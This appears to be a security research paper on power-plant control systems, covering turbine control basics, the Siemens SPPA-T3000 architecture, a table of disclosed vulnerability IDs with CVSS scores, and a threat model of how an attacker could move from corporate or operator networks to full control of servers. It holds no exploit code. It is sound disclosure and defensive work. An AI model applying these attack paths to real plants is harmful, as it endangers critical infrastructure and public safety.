WHAT IT FEELS LIKE FOR A TURBINE

Authors: Eugenia Potseluevskaya, Radu Motspan, Alexander Korotin, Sergey Sidorov, Sergey Andreev and Gleb Gritsai (all @kl_secservices)

TABLE OF CONTENTS

DISCLAIMER

The goal of the article is to raise awareness on security of Distributed Control Systems (DCS), propose a methodology for assessment, and a remediation strategy. Remember, defenders are always behind[1] attackers, and this publication is trying to balance things out.

ABSTRACT

The research studies very widespread industrial sites throughout the world – power generation plants. Specifically, the heart of power generation – turbines and their DCSs. DCS is a control system managing all operations for powering our TVs and railways, gaming consoles and manufacturing, kettles and surveillance systems. We will share our notes on how those systems function, where they are located network-wise, and what security challenges owners of power generation plants are facing. We will also discuss a series of vulnerabilities, and potential attack vectors. The vulnerabilities are related to a vendor of one of the most widespread DCSs on our

[1] "Rashomon of disclosure" http://addxorrol.blogspot.com/2019/08/rashomon-of-disclosure.html


planet. In this research we will focus on a methodology how to safely assess your DCS installation, which security issues you should try to address in the first place, and how to perform do-it-yourself remediation. Most of the remediation steps are confirmed by the vendor - this is crucial for industrial systems' owners.

INTRO TO POWER GENERATION

Power production is very straightforward: something rotates a turbine that drives a generator producing electricity. Certainly, this is an oversimplified view not covering numerous types of turbines, variety of generator classes and different sources of primary energy. What we really need to know is that we have:

- some source to get mechanical energy (e.g. from thermal – burning gas or coal – to rotate a turbine)
- systems to control the turbine and shaft between turbine and generator
- and control over the generator itself (producing power and transferring it to the electrical network)

The next image[2] is a perfect explanation of the process with a coal powered plant. Also, here is one video to learn it all: https://www.youtube.com/watch?v=eeiu-wcyEbs.



Legend:
A – generator, B – turbine,
C – combustion chamber, D – coal,
F – condensing tower, G – chimney
- Get fuel (D)
- Burn fuel in a combustion chamber (C)
- Generated pressure rotates a turbine (B)
- The turbine is driving a generator (A) through a shaft
- Excessive heat goes to (F) or in other cases reused for additional generation
- Electricity from (A) travels to the power grid

DISTRIBUTED CONTROL SYSTEM

A distributed control system (DCS) is a computerized control system for a power plant to control every step of generation discussed above: fuel intake, rotation speed, voltage and frequency of the product, and many more. In a perfect situation, taking away all the maintenance and engineering on the plant, an operator would just modify the required amount of electricity to generate, while everything else would be managed automatically. Moreover, even this step can be automated as the required amount of electricity comes from a customer (the energy market). For a broader description of smart/power grids one can read NIST Guidelines for Smart Grid Cybersecurity[3] and European Smart Grid overview[4].

[2] http://www.dynamicscience.com.au/tester/solutions1/electric/powerstation/coalfired.htm
[3] https://nvlpubs.nist.gov/nistpubs/ir/2014/NIST.IR.7628r1.pdf
[4] https://www.researchgate.net/publication/336721597_Practical_analysis_of_the_cybersecurity_of_European_smart_grids

DCSs are used not only in power plants, but also in chemical, oil & gas, pharmaceutical, food & beverage, metal & mining, refining, water & wastewater, etc. Those are not just software, but also include hardware components like controllers, I/O interfaces, power supply units, servers, remote workstations, relays, etc. Architecture-wise it incorporates heterogeneous devices such as valves, actuators, motors, and other control elements. To sum it up, DCS is a huge industrial solution to automate power generation from a power plant block (or unit). Sometimes vendors even sell their own building construction services (for power plant sites, and usually with the help of third-parties) and turbines themselves. A power plant is usually a set of turbines. In one generation site, there could be several different DCSs for different turbines.

There are many DCS vendors, but not all of them are tailored to powerplants: Siemens AG, ABB Ltd., Honeywell International, Inc., Yokogawa Electric Corporation, General Electric Company, Rockwell Automation Inc., Emerson Electric Co., Metso Corporation, Schneider Electric SA, and NovaTech Process Solutions LLC. Notable solutions you might see during your security assessment practice (listed below) are all built around vendors' existing lineup of software and hardware (engineering, PLCs, HMIs, etc.), but tailored to support the full power-generation process. In a way, if you encountered those vendors with non-DCS product, then you've seen it almost all of it.

- Siemens SPPA-T3000[5]
- GE's Integrated Plant Control (MARK VIE) DCS[6]
- Rockwell PlantPAx[7]
- ABB Symphony Plus[8]

PROCESS CONTROL

Automation seeks to hide all complexity of a process from the operator. In a perfect scenario, a DCS requires only the "start/stop" and "set generated MW" commands from the operator. But in reality, more control and monitoring is required. The DCS does a lot of small things inside. Those actions also take time to complete as we are speaking about a fast-spinning mechanical turbine. Not directly related to our research (it is hard to get an after-market turbine for tests), but for those interested in how it works - here are some guidelines, that are also closely related to hazard impact analysis for a compromised DCS.


"Modelling and simulation of a gas turbine"9 by Henrik Klang and Andreas Lindholm (2005) describes turbine regulators and respective functions, and details the process of starting up a turbine. One more work on a simulator - "Aspects of the choice of sampling frequency in the control system of a gas turbine"10 detailing all processes inside the turbine, and how to run its simulation on a laptop.

---

[5] https://new.siemens.com/global/en/products/automation/distributed-control-system/sppa-t3000.html
[6] https://www.ge.com/content/dam/gepower-pgdp/global/en_US/documents/automation/gfa-2158_ge_integrated_plant_control_dcs_8p_brochure.pdf
[7] https://www.rockwellautomation.com/en_NA/products/distributed-control-systems/overview.page?pagetitle=PlantPAx-Distributed-Control-System&docid=68fe0ce0487bd025140cf61c0b625a87
[8] https://new.abb.com/power-generation/systems/power-plant-automation/abb-ability-symphony-plus
[9] http://www.diva-portal.org/smash/get/diva2:20235/FULLTEXT01.pdf
[10] http://www.control.isy.liu.se/student/exjobb/xfiles/4220.pdf

Very short excerpts from the mentioned documents are given below. A series of valves and vanes control intake (inlet) of air and fuel (e.g. gas). The amount of fuel and a compressor control the temperature in a combustion chamber, which impacts the turbine speed. Turbine regulators include (but not limited to):

- Main gas fuel valve. Controls the valve for the main fuel.
- Variable guide vane. Controls the three variable guide vanes on the compressor.
- Turbine inlet temperature limiter. There are two variants of this controller. One that limits the air temperature after the compressor and one that limits the transient value of the air temperature after the compressor.
- Run up controller. Controls the rotor speed from start up until nominal speed.
- Frequency load controller. Controls the turbine at nominal speed.
- Temperature controller. Controls the inlet and outlet temperature of the turbine.




All those regulators (or governing systems) are controlled by PLCs from a DCS in order to:

- control the amount of fuel fed to the gas turbine in order to
  - keep the machine at desired speed or load
  - avoid running in forbidden operating modes
  - avoid flaming out
- control the flame temperature and thereby minimize the emissions
- control the position of the VGV (variable guide vane) or the IGV (inlet guide vane) in order to
  - limit the turbine outlet temperature
  - limit the turbine inlet temperature

WIRELESS HAPPENS


Wireless devices are heavily used in power plants for a variety of reasons. The most reasonable application is a set of sensors measuring turbine safety parameters (e.g. vibration levels), but there are much more – just read vendor brochures presented further. Certainly, such information (e.g. vibration is out of normal values) should be reported to a DCS for an appropriate reaction if required, meaning those wireless networks are connected to the DCS network. This research does not cover security of wireless technologies used in power plants. As we all know, wireless technologies are impenetrable [/sʔ], so don't panic. Also, notice wireless-enabled PPE hard hats which is a step forward in IIoT wearable computing.



Marketing brochures[11] with wireless products

COUNTING POWER PLANTS

A widely discussed topic on ecology issues (e.g. CARMA - Carbon Monitoring for Action) provided a publicly available map of all power generation sites[12] with source data available online[13]. One can select the sites by plant type, fuel type, capacity, etc.




[11] https://www.emerson.com/documents/automation/flyer-wireless-solutions-from-emerson-rosemount-en-78230.pdf, https://www.honeywellprocess.com/library/marketing/notes/WirelessinPower_SN_Aug08.pdf

[12] https://resourcewatch.org/data/explore?layers=%255B%257B%2522dataset%2522%253A%2522a86d906d-9862-4783-9e30-cdb68cd808b8%2522%252C%2522opacity%2522%253A1%252C%2522layer%2522%253A%2522155968b5-7c59-4065-9e3a-0a81d52d50de%2522%257D%255D

[13] https://github.com/wri/global-power-plant-database

Marketing case studies from vendors also represent a good source of information about turbines distribution throughout the globe (which have different uses – not only power generation). For example, Siemens gas turbines locations[14].



SIEMENS SPPA-T3000

WHY SPPA-T3000

The focus of this research is a DCS from Siemens – SPPA-T3000. The choice is based purely on how often we saw its deployments at power plant sites.


INTRO TO SPPA-T3000

The SPPA-T3000 system is a DCS for power plants to manage automation and safety of turbines, boilers, auxiliary equipment and to integrate with third-party systems. There are three logical levels in the SPPA-T3000: Operator, Automation and Process.

- **Operator level (Thin Clients level)**. The Operator level is represented by operator and engineer workstations, which are used to control the system, and monitor and diagnose its state. A connection to operator workstation can be performed either through a thin client with a web browser, which loads a Java applet from Application Server, or through a fat client. No engineering data is stored locally during interaction.
- **Automation level (Server Products level).** There are application and automation servers on the Automation level. Application server is used to run non-time-critical tasks of power generation. The tasks include web server managing, archiving, notifications, etc. Access to applications is done through a variety of user interfaces, including thin clients and HMIs. Application server can be installed in a fault-tolerance configuration (1-out-of-

[14] https://new.siemens.com/cn/en/products/energy/power-generation/gas-turbines.html

2 principle) to ensure high system availability. Automation server's role in SPPA-T3000 is to perform full automation function for time-critical tasks, which is necessary for the power plant generation process, and also to provide interfaces for the I/O level. The number of Automation servers depends on System configuration and scales according to complexity of automation tasks. Fault-tolerance configuration (1-out-of-2 principle) for Automation server is used to minimize the risk of System downtimes. PLCs from the SIMATIC S7-CPU family or the Industrial PCs[15] can be used as a hardware platform. A Time server can be installed additionally at the SPPA-T3000 Automation level to synchronize Automation servers, Application servers and other SPPA-T3000 components. The NTP protocol is used for components synchronization.



- **Process level (I/O Modules level).** The I/O modules, that control field devices (power plant equipment), are located on the Process level. The PROFIBUS DP protocol is used for communications between I/O modules and Automation server.

SECURITY OF SPPA-T3000

On October 12, 2018, our team submitted a security advisory for Siemens SPPA-T3000 with multiple vulnerabilities covering different components: Application server software (7 vulnerabilities), Automation server software (2 vulnerabilities) and Migration server (23 vulnerabilities) used for downgrade compatibility with older SPPA-T2000. The Siemens advisory[16] is available starting from December 12, 2019. Vulnerabilities for the latter component are not discussed in the document, and all related to the TXP protocol. In short, this software presents numerous opportunities for exploitation of multiple heap-integer-buffer-whatnot overflows, out-of-bound reads and unsafe file permissions leading to denial of service, privilege escalation and code execution.

CVSS is not a perfect prioritization strategy for OT (operational technology), but it provides a general sense for vulnerability severity. The list of identified vulnerabilities is presented further. Vulnerabilities are classified by the minimal network-type access:

- **External**, for some installations with Application server accessible from remote networks[17]
- **Application**, the subnet with operators facing all external connections if any[18]
- **Automation**, the subnet reachable only from the second interface of Application server (if the network is configured properly) with PLCs


[15] The following hardware can be used as industrial PC: Packaged Industrial PC (PIP), CM104, AS/CS3000

[16] https://cert-portal.siemens.com/productcert/pdf/ssa-451445.pdf

[17] Siemens does not recommend or liable for SPPA-T3000 configuration with external network connectivity. Nevertheless, those connections can be seen on real plants and we specifically highlight vulnerabilities which can be exploited from external networks given the connectivity.

[18] Vulnerabilities from External network group are applicable to Application Server from Application network too

- **Migration**, for some installations requiring integration with older SPPA-T2000/TME, this network is accessible on another interface of Automation server.



External		Application	
ID	CVSS	ID	CVSS
KL-SIEMENS-2018-002	**10.0**	KL-SIEMENS-2018-001	**5.9**
KL-SIEMENS-2018-003	**9.6**	KL-SIEMENS-2018-004	**8.3**
KL-SIEMENS-2018-005	**5.3**		
KL-SIEMENS-2018-006	**5.3**		
KL-SIEMENS-2018-007 (1)	**9.8**		

Automation		Migration	
ID	CVSS	ID	CVSS
KL-SIEMENS-2018-015	**7.8**	KL-SIEMENS-2018-007 (2)[19]	**8.8**
KL-SIEMENS-2018-026	**7.8**	KL-SIEMENS-2018-008	**6.5**
KL-SIEMENS-2018-027	**7.8**	KL-SIEMENS-2018-009	**6.5**
KL-SIEMENS-2018-028	**7.5**	KL-SIEMENS-2018-010	**4.3**
KL-SIEMENS-2018-029	**7.5**	KL-SIEMENS-2018-011	**8.8**
KL-SIEMENS-2018-030	**9.6**	KL-SIEMENS-2018-012	**4.3**
KL-SIEMENS-2018-031	**10.0**	KL-SIEMENS-2018-013	**7.5**
		KL-SIEMENS-2018-014	**7.5**
		KL-SIEMENS-2018-016 to KL-SIEMENS-2018-25	**4.3**


Vendor statement

As a VPN tunnel terminating at the SPPA-T3000 Firewall or at the Application Server opens an inacceptable attack path to the ICS, such a solution is no supported SPPA-T3000 configuration and violates the SPPA-T3000 security model as described in the Security Manual.
SIEMENS recommends joining the responsible operator ICS staff with the regional SPPA-T3000 service team in order to turn the given ICS solution into a configuration that complies with the SPPA-T3000 security model.

THREAT MODEL

Our research shows that a remote attacker being either in an external (corporate) network or in Application network (for instance, on a compromised operator's workstation) would be able to gain total control at first over Application server, and then – if it's not enough – over Automation server in multiple different ways, as illustrated below. On the other hand, if Automation server is used as a Migration server[20], and intruder was able to gain access to the Migration network (if they have an Ethernet connection), they would be able to move in the opposite direction: compromise Automation server, and then carry on an attack towards full control of Application server. Multiple vulnerabilities found by Kaspersky, vulnerabilities in obsolete operating systems and installed software, as well as publicly known credentials and insecure configurations contribute to the variety of available attack methods and related threats.

[19] Numbers overlap for KL-SIEMENS-2018-007 due to a typo in the original advisory provided to the vendor
[20] It's already a confusing statement, but it's even more complex. Migration server has a different software package from Automation/Communication, while OS and major applications are the same; they can exist as separate hosts in the network. We try to hide complicated invariants of roles in the system for a more convenient reading experience, and deliberately introduce mistakes in how real infrastructures can look like. It is important to keep in mind that we do not claim to provide a correct SPPA-T3000 topology, hosts and roles. One can read official Siemens documentation to gain deep and correct understating of the system.



